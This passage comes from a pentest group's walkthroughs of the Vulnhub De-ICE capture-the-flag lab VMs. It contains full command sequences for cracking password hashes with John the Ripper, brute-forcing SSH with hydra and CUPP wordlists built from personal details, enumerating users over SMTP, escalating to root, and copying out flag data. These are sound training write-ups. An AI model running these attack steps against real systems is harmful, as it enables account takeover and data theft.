↪03-09 15:23:28', NULL, 0, 0, 1, 0, 0, 0, 0, 0, '', '', '', '', '', 0, '', '6,10,11,
↪12,13,14,9,7,15,1,2,3,4,5,8'),
(4, 1, 'SWillard', 'Sandy Willard', 2, '0000-00-00',
↪'c19038340b8f5d1fc70e9bfbc3336f7bf1e0935da5ef13d4ef', 'sw@lazyadmin.corp', 1, '', '
↪', '', '', 8, '2013-03-24 18:09:08', '2013-03-24 18:09:27', '192.168.8.1', '2013-03-
↪09 15:25:13', NULL, 0, 1, 1, 0, 0, 0, 0, 0, '', '', '', '', '', 0, '', '6,10,11,12,
↪13,14,8,9,7,15,1,2,3,4,5');
```

The functions generate_pw_hash (to create the password) and is_pw_correct (to verify the password) are found in functions.inc.php. The last 10 hex characters are the salt and the first 40 are the salted SHA1 hash. So for mbrown with password '!DFiuoTkbxtdk0!' and hash '8a1bae9881bfbfc68880d1e23d6a095e80db27b7c43e56ccc1' we can check:

```
SALTED_HASH='8a1bae9881bfbfc68880d1e23d6a095e80db27b7c43e56ccc1'
HASH=${SALTED_HASH:0:40}
SALT=${SALTED_HASH:40:10}
PW='!DFiuoTkbxtdk0!'
PWSALT="$PW$SALT"
COMPUTED_HASH=$(echo -n "$PWSALT" | sha1sum)
COMPUTED_HASH=${COMPUTED_HASH%  -}     # eliminate trailing "  -"
echo $HASH
echo $COMPUTED_HASH
if [[ "$HASH" = "$COMPUTED_HASH" ]]; then
  echo "They are equal"
else
  echo "They are NOT equal"
fi
```

This format is John The Ripper Hash Formats "sha1-gen – Generic salted SHA-1" except that the password file should have "SHA1s" and not "SHA1p":

```
PT=$HOME/pentest/de-ice6
source $PT/de-ice6_setup.sh
cd $PT/exploit

{ echo 'admin:$SHA1s$63cbb16261$fd339d53bf599d4ec7281ace84a902dc2ca16c7f:::::::'
  echo 'RHedley:$SHA1s$6fcf7b1ba3$31cbbdab9f5e1ebfa7d81267c258e29b5f9e171e:::::::'
  echo 'MBrown:$SHA1s$c43e56ccc1$8a1bae9881bfbfc68880d1e23d6a095e80db27b7:::::::'
  echo 'SWillard:$SHA1s$a5ef13d4ef$c19038340b8f5d1fc70e9bfbc3336f7bf1e0935d:::::::'
} > hashes_mlf2_userdata.txt

# Get darkc0de.txt password list.
curl --silent --location --output darkc0de.txt \
    https://github.com/danielmiessler/SecLists/blob/master/Passwords/darkc0de.txt?
↪raw=true

rm -rf $HOME/.john
/usr/sbin/john --format:sha1-gen --wordlist:darkc0de.txt hashes_mlf2_userdata.txt
/usr/sbin/john --show --format:sha1-gen hashes_mlf2_userdata.txt
# results in
# RHedley:tum-ti-tum:::::::
```

So we’ve cracked “rhedley“‘s hash to reveal password “tum-ti-tum”.

### Exploring FTP as rhedley

Exploring with an FTP client using user “rhedley” and password “tum-ti-tum” showed these FTP top level directories: ftp, mbrown, mparker, rhedley, sraines, swillard (though ftp client said “No such file or directory” when attempting to `cd swillard`). Download the only visible file `/ftp/incoming/backup_webhost_130111.tar.gz.enc`. It’s probably **`openssl`**-encrypted but none of the known passwords would decrypt it.

If you’re really persistent you’ll realize that we have Linux home directories with probably normal subdirectories. Since we’re looking for a way to SSH into the server we certainly should try looking for `.ssh/` sudirectories. Only `mbrown/.ssh/` existed, and it had a readable file `mbrown/.ssh/downloadkey` which could be downloaded (but `mbrown/.ssh/id_rsa` could not). Running `file downloadkey` showed the file was a “PEM RSA private key” which we could use to SSH to de-ice6.com.

```
PT=$HOME/pentest/de-ice6
source $PT/de-ice6_setup.sh
cd $PT/exploit

ftp de-ice6.com
# rhedley
# tum-ti-tum
cd mbrown/.ssh
ls
get downloadkey
quit
file downloadkey
chmod 600 downloadkey
ssh -i downloadkey mbrown@de-ice6.com
# results in log into de-ice6.com as mbrown
```

### Exploring SSH as mbrown

And we’re finally on de-ice6. A quick check shows that `.ssh/downloadkey` and `.ssh/id_rsa` are identical. Let’s quickly see what users we should target.

```
cat /etc/passwd
# results in
# mbrown:x:1001:1001:Mark Brown,404,2457,:/home/mbrown:/bin/bash
# rhedley:x:1002:1002:Richard Hedley,407,3412,:/home/rhedley:/bin/bash
# swillard:x:1003:1003:Sandy Willard,401,1429,:/home/swillard:/bin/bash
# mparker:x:1004:1004:Miles Parker,403,6283,:/home/mparker:/bin/bash

cat /etc/group
# results in
# sudo:x:27:swillard
# ftpuser:x:997:rhedley,mbrown,ftp
# ftpadmin:x:999:rhedley,swillard
# sshlogin:x:998:swillard,mbrown

cat /etc/ssh/sshd_config
# results in
# PermitRootLogin no
# PasswordAuthentication no
# NOTE - only way to get to root is through swillard

ls -al /opt
# results in
-rwxrw----+ 1 root root 654 May 13  2013 backup.sh
# Using root with password "S4!y.dk)j/_d1pKtX1" fails.
# su - root
getfacl backup.sh
# results in
# # file: backup.sh
# # owner: root
# # group: root
# user::rwx
# group::rw-
# group:ftpadmin:r--
# mask::rw-
# other::---

# So ftpadmin users (rhedley and swillard) can read the backup.sh file.
su - rhedley    # password "tum-ti-tum"
cat /opt/backup.sh
```

We see the script `/opt/backup.sh` tells us how the file we downloaded earlier (`/ftp/incoming/backup_webhost_130111.tar.gz.enc`) was encrypted:

```
#!/bin/bash
## Backup Script
## by SRaines
## Lazy Admin Corp

TMPBACKUP="/tmp/backup";

NAME_PREFIX="backup";
NAME_DATE=$(date +%y%m%d);
NAME_HOST=$(/bin/hostname);
FILENAME=${NAME_PREFIX}_${NAME_HOST}_${NAME_DATE}.tar;

[ ! -d ${TMPBACKUP} ] && mkdir -p ${TMPBACKUP}

tar cpf ${TMPBACKUP}/${FILENAME} /etc/fstab /etc/apache2 /etc/hosts /etc/motd /etc/
↪ssh/sshd_config /etc/dovecot /etc/postfix /var/www /home /opt

gzip --best -f ${TMPBACKUP}/${FILENAME}

openssl aes-256-cbc -in ${TMPBACKUP}/${FILENAME}.gz -out ${TMPBACKUP}/${FILENAME}.gz.
↪enc -pass pass:wpaR9V616xrDTy98L7Uje2DDU5hWtWhs

mv ${TMPBACKUP}/${FILENAME}.gz.enc ./

rm -fr ${TMPBACKUP}
```

### Getting `/etc/shadow`

So to decrypt `backup_webhost_130111.tar.gz.enc` back on Kali all we need do is `openssl aes-256-cbc -d`. That reveals an older (but still good) `/etc/shadow` giving us swillard's (nee sraines) hash which we crack:

```
openssl aes-256-cbc -d \
  -in backup_webhost_130111.tar.gz.enc \
  -out backup_webhost_130111.tar.gz \
  -pass pass:wpaR9V616xrDTy98L7Uje2DDU5hWtWhs
tar -xvf backup_webhost_130111.tar.gz
ls /etc
# Must su to root
grep root etc/shadow
# results in
# root:!:15773:0:99999:7:::
# "!" instead of hash means must su to root
cat etc/sudoers
# results in
# %sudo       ALL=(ALL:ALL) ALL
# So only sudo group members can get root and that is swillard, nee sraines.
# So crack her hash.

/usr/sbin/unshadow etc/passwd etc/shadow > unshadow.txt
grep sraines unshadow.txt > crackme.txt
/usr/sbin/john --rules --wordlist=darkc0de.txt crackme.txt
/usr/sbin/john --show crackme.txt
# results in
# sraines:brillantissimo:1000:1000:Sandy Raines,401,1429,:/home/sraines:/bin/bash
```

### Capturing the flag

To put it all together starting from Kali:

```
ssh -i downloadkey mbrown@de-ice6.com
su - swillard    # password "brillantissimo"
sudo su - root    # password "brillantissimo"
id
# results in
# uid=0(root) gid=0(root) groups=0(root)
ls -l /root
# results in
# -rw-r--r-- 1 root root 22852 May 17  2011 secret.jpg
```

We leave it as an exercise to the reader to transfer the file back to Kali.

## 3.4 De-ICE Level 5

### 3.4.1 Setup

This is to document the meetup's efforts responding to the challenge Vulnhub De-ICE: S1.130, the fifth of the Vulnhub De-ICE series. The challenge is to get the file containing new user bank account information.

This De-ICE challenge is another password cracking test of patience. While none of the steps are exceptionally difficult, the online password cracking lists are big enough to take potentially many hours to try; given it's not a sure path, many might give up on that being the correct path. Most of the time they'd be correct, but in this case not. And there's no way to finish this exercise in anything close to 1 hour even knowing the required steps - the online password cracking takes too long.

### Setting up the VM

The VM comes packaged as the live ISO De-ICE_S1.130.iso running SLAX 5.1.7 (based on Slackware 10.2.0). It uses fixed IP 192.168.1.20.

### Setting up your environment

```
PT=$HOME/pentest/de-ice5
mkdir -p $PT
cd $PT
# download de-ice5_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/de-
↪ice5_setup.sh
# edit as needed; later the recon will give you TARGET IPs
source de-ice5_setup.sh
```

The source for `de-ice5_setup.sh` (`de-ice5_setup.sh`) should look something like the following.

```
#!/usr/bin/env bash

# *******************************************************
# Edit these to match your setup
# *******************************************************
TARGET=192.168.1.20           # ip of de-ice5
SUBNET=192.168.1.0/24         # subnet
KALI=192.168.1.100            # Kali IP
PT=$HOME/pentest/de-ice5      # create working directories here

if [[ $(grep -c de-ice5 /etc/hosts) -eq 0 ]]; then
  echo " add \"$TARGET de-ice5.com\" to /etc/hosts"
fi

# *******************************************************
# Maybe edit these
# *******************************************************
# Create some directories
TOOLS=exploit,nmap,spider,sqlmap
eval mkdir -p $PT/{$TOOLS}
TARGETS=targets.txt

# *******************************************************
# Don't edit these
# *******************************************************
HOST=de-ice5.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

## 3.4.2 Reconnaissance

### Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
```

```
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we find the IP for de-ice5: $TARGET. Update $PT/de-ice5_setup.sh and also edit `/etc/hosts` to add "de-ice5.com" (`echo "$TARGET de-ice5.com" | $SUDO tee -a /etc/hosts`).

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

```
PORT    STATE  SERVICE  REASON         VERSION
20/tcp  closed ftp-data reset ttl 64
21/tcp  open   ftp      syn-ack ttl 64 vsftpd 2.0.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: Can't parse PASV response: "OOPS: capset"
22/tcp  open   ssh      syn-ack ttl 64 OpenSSH 4.3 (protocol 1.99)
|_sshv1: Server supports SSHv1
25/tcp  open   smtp     syn-ack ttl 64 Sendmail 8.13.7/8.13.7
| smtp-commands: slax.example.net Hello [192.168.1.100], pleased to meet you,␣
↪ENHANCEDSTATUSCODES, PIPELINING, 8BITMIME, SIZE, DSN, ETRN, AUTH DIGEST-MD5 CRAM-
↪MD5, DELIVERBY, HELP,
|_ 2.0.0 This is sendmail version 8.13.7 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA␣
↪2.0.0 RSET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0␣
↪For more info use "HELP <topic>". 2.0.0 To report bugs in the implementation see 2.
↪0.0 http://www.sendmail.org/email-addresses.html 2.0.0 For local information send␣
↪email to Postmaster at your site. 2.0.0 End of HELP info
80/tcp  open   http     syn-ack ttl 64 Apache httpd 2.0.55 ((Unix) PHP/5.1.2)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-server-header: Apache/2.0.55 (Unix) PHP/5.1.2
|_http-title: Site doesn't have a title (text/html).
110/tcp open   pop3     syn-ack ttl 64 Openwall popa3d
143/tcp open   imap     syn-ack ttl 64 UW imapd 2004.357
|_imap-capabilities: MAILBOX-REFERRALS STARTTLS SCAN LOGIN-REFERRALS IMAP4REV1 SORT␣
↪completed CAPABILITY THREAD=ORDEREDSUBJECT MULTIAPPEND IDLE SASL-IR BINARY␣
↪AUTH=LOGINA0001 UNSELECT LITERAL+ NAMESPACE OK THREAD=REFERENCES
443/tcp closed https    reset ttl 64
MAC Address: 52:54:00:27:18:8C (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
```

### Reconnaissance on port 80

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/spider

dirb  http://$HOST/ -o dirb80_$HOST.txt
# results in
# + http://de-ice5.com/cgi-bin/ (CODE:403|SIZE:295)
# + http://de-ice5.com/index.php (CODE:200|SIZE:1980)
# + http://de-ice5.com/index2.php (CODE:200|SIZE:563)
# + http://de-ice5.com/info.php (CODE:200|SIZE:37910)
# + http://de-ice5.com/~sysadmin (CODE:403|SIZE:415)
```

### Browsing port 80

http://de-ice5.com/index2.php gives an email address "customerserviceadmin@nosecbank.com". This may be an alias for a real user id and so we'll try all of EXPN, VRFY and RCPT against "customerservieadmin" and "sysadmin", along with a user id that must exist ("root") and one that doesn't exist ("0 0"):

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

cat >users.txt <<EOF
customerserviceadmin
sysadmin
root
0 0
EOF

smtp-user-enum -M EXPN -U users.txt -t de-ice5.com
# result - no users exist
smtp-user-enum -M VRFY -U users.txt -t de-ice5.com
# result - all users exist
smtp-user-enum -M RCPT -U users.txt -t de-ice5.com
# result - root and sysadmin exists
```

So we can only trust `smtp-user-enum -M RCPT ...` for enumerating actual users.

## 3.4.3 The Exploit

### Getting user id's for online password cracking

A long **hydra** run failed to crack passwords for "root" and "sysadmin". So use **smtp-user-enum** to try to determine the customer service account:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

# Guess customersupportadmin account:
# Generate {c,cust,customer} x {s,sup,supp,support} x {a,ad,adm,admin}
for c in c cust customer; do
for s in s sup supp support; do
for a in a ad adm admin; do
  echo "$c$s$a" >> users.txt
done
done
done
smtp-user-enum -M RCPT -U users.txt -t de-ice5.com
# results in
# de-ice5.com: csadmin exists
```

### Try user csadmin

So let’s try and crack “csadmin”:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

hydra -F -l csadmin -P /usr/share/wordlists/nmap.lst -t 2 de-ice5.com ssh
# results in
# [22][ssh] host: de-ice5.com   login: csadmin   password: rocker
```

A little reconnaissance using csadmin gives three items of interest: user ids from `/etc/passwd`, the encrypted flag file `/home/ftp/incoming/useracc_update.csv.enc`, and two mail files in `mailserv_download/`:

```
ssh csadmin@de-ice5.com    # password 'rocker'
cat /etc/passwd
# results in
# root:x:0:0::/root:/bin/bash
# sysadmin:x:1000:10:,,,:/home/sysadmin:/bin/bash
# dbadmin:x:1001:100:,,,:/home/dbadmin:/bin/bash
# sdadmin:x:1002:100:,,,:/home/sdadmin:/bin/bash
# csadmin:x:1003:100:,,,:/home/csadmin:/bin/bash
# Show the flag data:
ls -l /home/ftp/incoming/useracc_update.csv.enc
# Show the email data:
ls -l $HOME/mailserv_download/
# returns
# -rw-r--r-- 1 csadmin users  1186 Dec 30  2010 2010122014234.j12Gqo4H049241
# -rw-r--r-- 1 csadmin users 25462 Dec 30  2010 2010122216451.f81Ltw4R010211.part2
# see the java code
strings $HOME/mailserv_download/2010122216451.f81Ltw4R010211.part2
# see the email
file $HOME/mailserv_download/2010122014234.j12Gqo4H049241
# returns
# /home/csadmin/mailserv_download/2010122014234.j12Gqo4H049241: ASCII mail text
cat $HOME/mailserv_download/2010122014234.j12Gqo4H049241
exit
```

Running `strings 2010122216451.f81Ltw4R010211.part2` shows it has embedded Java code, but it’s only “part2”. Displaying `2010122014234.j12Gqo4H049241` shows it’s mail text:

```
To: csadmin@nosecbank.com
CC:
Subject: My Son's Birthday
Date: Mon, 20 Dec 2010 14:23:46 +0500
Return-Path: <sdadmin@nosecbank.com>
```

```
Delivered-To: csadmin:nosecbank.com@nosecbank.com
Received: (qmail 20281 invoked from network); 20 Dec 2010 09:23:46 -0000
X-Received: from network (192.168.1.123) by mailserv1-3.us6.service.com;
20 Dec 2010 09:23:46 -0000
Received: from www.nosecbank.com (unknown [198.65.139.34]) by
srv5.us6.service.com (Postfix) with ESMTP id D98402459DD for
<csadmin@nosecbank.com>; Mon, 20 Dec 2010 09:23:46 +0000 (GMT)
Message-Id: <2010122014234.j12Gqo4H049241@www.nosecbank.com>
Mime-Version: 1.0
Content-Type: multipart/alternative;
boundary="---=_NextPart_000_0000_02F24S11.FEPQRE80"
X-Mailer: K-Mail; Build 1.0.5510
Thread-Index: Qw2cWVmE3odZs3TqTTqFvS1e3lexms==
Message: Hey Mark, I am curious if you would be free to come over and
visit for my son Donovin's birthday tomorrow after work.  I would also
appreciate if you brought Andy with you as well, because Donny
really enjoyed playing with him last time he was over.  I know its short
notice but he is turning 12 and it is special for both him and me. Let
me know if this works. Thanks!  -Paul
```

This email is from sdadmin to csadmin. Perhaps we should turn our attention to sdadmin.

### Try user sdadmin

A normal **hydra** run trying to crack sdadmin's password fails. So we'll try Mebus/cupp to generate password guesses:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

# First download CUPP
curl --silent --insecure --remote-name \
  https://raw.githubusercontent.com/Mebus/cupp/master/cupp.py
curl --silent --insecure --remote-name \
  https://raw.githubusercontent.com/Mebus/cupp/master/cupp.cfg

# Generate passwords for sdadmin using CUPP
python cupp.py -h
python cupp.py -i
# non-default values entered
# > First Name: Paul
# > Child's name: Donovin
# > Child's nickname: Donny
# > Child's birthdate (DDMMYYYY): 21121998

# Try and crack sdadmin
hydra -F -l sdadmin -P paul.txt -t 2 de-ice5.com ssh
# results in
# [22][ssh] host: de-ice5.com   login: sdadmin   password: donovin1998
```

A little reconnaissance using sdadmin gives two similar mail files:

```
sshpass -p 'donovin1998' ssh sdadmin@de-ice5.com
ls -l $HOME/mailserv_download/
# returns
# -rw-r--r-- 1 sdadmin users  1267 Dec 29  2010 2010122015043.j15Htu1H341102
# -rw-r--r-- 1 sdadmin users 14178 Dec 30  2010 2010122216451.f81Ltw4R010211.part3
# see the java code
strings $HOME/mailserv_download/2010122216451.f81Ltw4R010211.part3
# see the email
file $HOME/mailserv_download/2010122015043.j15Htu1H341102
# returns
# /home/csadmin/mailserv_download/2010122014234.j12Gqo4H049241: ASCII mail text
cat $HOME/mailserv_download/2010122015043.j15Htu1H341102
exit
```

Running `strings 2010122216451.f81Ltw4R010211.part3` shows it has embedded Java code, but it's only "part3". Displaying `2010122015043.j15Htu1H341102` shows it's mail text:

```
To: sdadmin@nosecbank.com
CC:
Subject: RE: My Son's Birthday
Date: Mon, 20 Dec 2010 15:04:32 +0500
Return-Path: <csadmin@nosecbank.com>
Delived-To: sdadmin:nosecbank.com@nosecbank.com
Received: (qmail 20281 invoked from network); 20 Dec 2010 10:04:32 -0000
X-Received: from network (192.168.1.123) by mailserv3-4.us6.service.com;
20 Dec 2010 10:04:32 -0000
Received: from www.nosecbank.com (unknown [198.65.139.32]) by
srv3.us6.service.com (Postfix) with ESMTP id D98214787FD for
<csadmin@nosecbank.com; Mon, 20 Dec 2010 10:04:32 +0000 (GMT)
Message-Id: <2010122015043.j15Htu1H341102@www.nosecbank.com>
Mime-Version: 1.0
Content-Type: multipart/alternative;
boundary="---=_NextPart_000_0000_05F11S20.FGHZWE49"
X-Mailer: K-Mail; Build 1.0.5510
Thread-Index: Aa5fqAwT8nsBe3T3T5q67a3Fd22XsZ==
Message: Hey there Paul!  I would gladly bring myself and my son over
tomorrow after work!  I would only be hesitant to come over if you
invited Fred over too... He just freaks me out sometimes.  It doesnt
help that he locks himself up in his office and is anti-social during
lunch hours... On top of that he calls himself the "databaser"!  I mean,
who in thier right mind does that?  Either way, I will most likely be
there tomorrow.  I look forward to it!   -Mark
```

We're guessing Fred (the "databaser") is the missing dbadmin user. Rather than hurling **hydra** at it with a standard password list, let's see if we can repeat using the email information in CUPP to generate another password list.

### Try user dbadmin

So we'll try Mebus/cupp to generate password guesses:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

# CUPP already downloaded above.
# curl --silent --insecure --remote-name \
#   https://raw.githubusercontent.com/Mebus/cupp/master/cupp.py
# curl --silent --insecure --remote-name \
#   https://raw.githubusercontent.com/Mebus/cupp/master/cupp.cfg

# Generate passwords for dbadmin using CUPP
python cupp.py -h
python cupp.py -i
# non-default values entered
# > First Name: Fred
# > Nickname: databaser
# > Do you want to add special chars at the end of words? Y/[N]: y
# > Do you want to add some random numbers at the end of words? Y/[N]: y
# Try and crack dbadmin
hydra -F -l dbadmin -P fred.txt -t 2 de-ice5.com ssh
# results in
# [22][ssh] host: de-ice5.com   login: dbadmin   password: databaser60
```

A little reconnaissance using dbadmin reveals the part1 mail file:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

sshpass -p 'donovin1998' ssh sdadmin@de-ice5.com
ls -l $HOME/mailserv_download/
# returns
# -rw-r--r-- 1 dbadmin users 13985 Dec 30  2010 2010122216451.f81Ltw4R010211.part1
exit
```

Running `strings 2010122216451.f81Ltw4R010211.part1` shows it has embedded Java code, but it's only "part1".

### Running the java code to get root, sysadmin passwords

So let's collect the java code on Kali:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

{ sshpass -p 'databaser60' ssh dbadmin@de-ice5.com \
    'cat /home/dbadmin/mailserv_download/2010122216451.f81Ltw4R010211.part1';
  sshpass -p 'rocker' ssh csadmin@de-ice5.com \
    'cat /home/csadmin/mailserv_download/2010122216451.f81Ltw4R010211.part2';
  sshpass -p 'donovin1998' ssh sdadmin@de-ice5.com \
    'cat /home/sdadmin/mailserv_download/2010122216451.f81Ltw4R010211.part3';
} | strings -n 10 | grep -v 'MESSAGE CORRUPTED' > Exploit.java
```

First clean up the code, moving lines 46-49 to the end. Next, run in through a Java cleanup site. Then add a main routine at the top.

```
public class Exploit {

public static void main(String[] args) {

  Exploit e = new Exploit();
  int c[] = e.processLoop(args[0]);
  System.out.println(args[0] + "=");
  for (int i = 0; i < c.length; i++)
    System.out.print((char)c[i]);
  System.out.print("");
}
// ... rest of code

}
```

Next make these corrections:

- `int[] encArr = int[strL + 2];` to `int[] encArr = new int[strL + 2];`
- `int[] encNew = int[input.length + ref];` to `int[] encNew = new int[input.length + ref];`
- `int strL = input.length;` to `int strL = input.length();`
- `encArr = loopProcesS(encArr);` to `encArr = loopProcess(encArr);`
- `if (i % 2 == 0) input[i] = (input[i] % check) + (ref + i);` to `if (i % 2 == 0) input[i] = (input[i] % ch) + (ref + i);`
- `for (int i = 0; i < encArr; i++) {` to `for (int i = 0; i < encArr.length; i++) {`
- `for (int i = 0; i < strL + 1; i++) {` to `for (int i = 1; i < strL + 1; i++) {`

At this point the code should look something like:

```
public class Exploit {

public static void main(String[] args) {

  Exploit e = new Exploit();
  int c[] = e.processLoop(args[0]);
  System.out.println(args[0] + "=");
  for (int i = 0; i < c.length; i++)
    System.out.print((char)c[i]);
  System.out.print("\n");
}


/*input is username of account*/
int[] processLoop(String input) {
        int strL = input.length();
        int lChar = (int) input.charAt(strL - 1);
        int fChar = (int) input.charAt(0);
        int[] encArr = new int[strL + 2];
        for (int i = 1; i < strL + 1; i++) {
                encArr[i] = (int) input.charAt(i - 1);
        }
        encArr[0] = (int) lChar;
        encArr[encArr.length - 1] = (int) fChar;
        encArr = backLoop(encArr);
        encArr = loopBack(encArr);
        encArr = loopProcess(encArr);
        int j = encArr.length - 1;
        for (int i = 0; i < encArr.length; i++) {
                if (i == j) break;
                int t = encArr[i];
                encArr[i] = encArr[j];
                encArr[j] = t;
                j--;
        }
        return encArr;
}
/*Note the pseudocode will be implemented with the
root account and my account, we still need to implement it with the csadmin, sdadmin,
and dbadmin accounts though*/
int[] backLoop(int[] input) {
        int ref = input.length;
        int a = input[1];
        int b = input[ref - 1];
        int ch = (a + b) / 2;
        for (int i = 0; i < ref; i++) {
                if (i % 2 == 0) input[i] = (input[i] % ch) + (ref + i);
                else input[i] = (input[i] + ref + i);
        }
        return input;
}
int[] loopBack(int[] input) {
        int ref = input.length / 2;
        int[] encNew = new int[input.length + ref];
        int ch = 0;
        for (int i = (ref / 2); i < input.length; i++) {
                encNew[i] = input[ch];
                ch++;
        }
        for (int i = 0; i < encNew.length; i++) {
                if (encNew[i] <= 33) encNew[i] = 33 + (++ref * 2);
                else if (encNew[i] >= 126) encNew[i] = 126 - (--ref * 2);
                else {
                        if (i % 2 == 0) encNew[i] -= (i % 3);
                        else encNew[i] += (i % 2);
                }
        }
        return encNew;
}
int[] loopProcess(int[] input) {
        for (int i = 0; i < input.length; i++) {
                if (input[i] == 40 || input[i] == 41) input[i] += input.length;
                else if (input[i] == 45) input[i] += 20 + i;
        }
        return input;
}

}
```

Running it should give us our passwords:

```
javac Exploit.java
java Exploit root
# returns
# root =
# 31/Fwxw+2
java Exploit sysadmin
# returns
# sysadmin =
# 7531/{{tor/rv/A
```

### Capturing the flag as root

Since root can't log in directly, login first with csadmin then switch to root to attack the already-found `/home/ftp/incoming/useracc_update.csv.enc`:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

sshpass -p 'rocker' ssh csadmin@de-ice5.com
su - root # 31/Fwxw+2
id
# returns
# uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),
↪10(wheel),11(floppy)
cd /home/ftp/incoming
# Try using root password to decrypt user account data
openssl enc -d -aes-256-cbc -salt -in useracc_update.csv.enc -out flag.csv -pass pass:
↪'31/Fwxw+2'
cat flag.csv
```

To smuggle the data out to Kali is as simple as:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

sshpass -p 'rocker' ssh csadmin@de-ice5.com 'cat /home/ftp/incoming/flag.csv' > flag.
↪csv
```

Running `cat flag.csv` gives:

```
ID,Last,First,Email,State,Username,Password,Verifacation Code,Pin code
1000,Carr,Alfred,acarr23@gmail.com,NY,acarr9096,phantom4,952733,490
1001,Karson,William,wkarson53@yahoo.com,NY,wkarson2431,rockallday123,567094,345
1002,Wheeler,Cordy,megawheels98@rocketmail.com,NY,cwheeler5031,goeagles90,462724,631
1003,Smith,Ken,synthesizer_1r@gmail.com,NY,ksmith6253,crystalization,636721,353
1004,Quinn,Cynthia,qcq92@aol.com,NY,cquinn1217,archyandhenry,680247,223
1005,Floyd,Wilson,jukeboxer_4life@gmail.com,NY,wfloyd5931,knockout66,521456,441
1006,Blake,Markus,sil3nt_gunn3r@yahoo.com,NY,mblake6947,268768924,129632,557
1007,Nash,Jillian,wiselife141@aol.com,NY,jnash0934,checkitout1,324672,315
1008,Atkins,Alison,double_a44@hotmail.com,NY,aatkins9087,gogogo123123,457094,124
1009,Oliver,Frank,fog_of_war0001@gmail.com,NY,foliver9385,falconpunch,783143,134
1010,Jones,Edith,msjones677@hotmail.com,NY,ejones7532,chris12345,632620,579
1011,Moore,Cody,aiprojectx@gmail.com,NY,dot_Cipher,crypTrace,101010,1337
```

And we are root and captured the new account data, so are done.

## 3.5 De-ICE Level 4

### 3.5.1 Setup

This is to document the meetup's efforts responding to the challenge Vulnhub De-ICE: S1.120, the fourth of the Vulnhub De-ICE series. This is a challenge to get "various internal documents".

### Setting up the VM

The VM comes packaged as the live ISO De-ICE_S1.120.iso running SLAX 6.1.2 (based on Slackware 12.2.0). It uses fixed IP 192.168.1.120.

### Setting up your environment

```
PT=$HOME/pentest/de-ice4
mkdir -p $PT
cd $PT
# download de-ice4_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/de-
↪ice4_setup.sh
# edit as needed; later the recon will give you TARGET IPs
source de-ice4_setup.sh
```

The source for `de-ice4_setup.sh` (`de-ice4_setup.sh`) should look something like the following.

```
#!/usr/bin/env bash

# ******************************************************
# Edit these to match your setup
# ******************************************************
TARGET=192.168.1.120          # ip of de-ice4
SUBNET=192.168.1.0/24         # subnet
KALI=192.168.1.100            # Kali IP
PT=$HOME/pentest/de-ice4      # create working directories here

if [[ $(grep -c de-ice4 /etc/hosts) -eq 0 ]]; then
  echo " add \"$TARGET de-ice4.com\" to /etc/hosts"
fi

# ******************************************************
# Maybe edit these
# ******************************************************
# Create some directories
TOOLS=exploit,nmap,sqlmap
eval mkdir -p $PT/{$TOOLS}
TARGETS=targets.txt

# ******************************************************
# Don't edit these
# ******************************************************
HOST=de-ice4.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

## 3.5.2 Reconnaisance

### Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/de-ice4
source $PT/de-ice4_setup.sh
```

```
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we find the IP for de-ice4: $TARGET. Update $PT/de-ice4_setup.sh and also edit `/etc/hosts` to add "de-ice4.com" (`echo "$TARGET de-ice4.com" | $SUDO tee -a /etc/hosts`).

```
PT=$HOME/pentest/de-ice4
source $PT/de-ice4_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

```
PORT     STATE SERVICE  REASON         VERSION
21/tcp   open  ftp      syn-ack ttl 64 ProFTPD 1.3.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
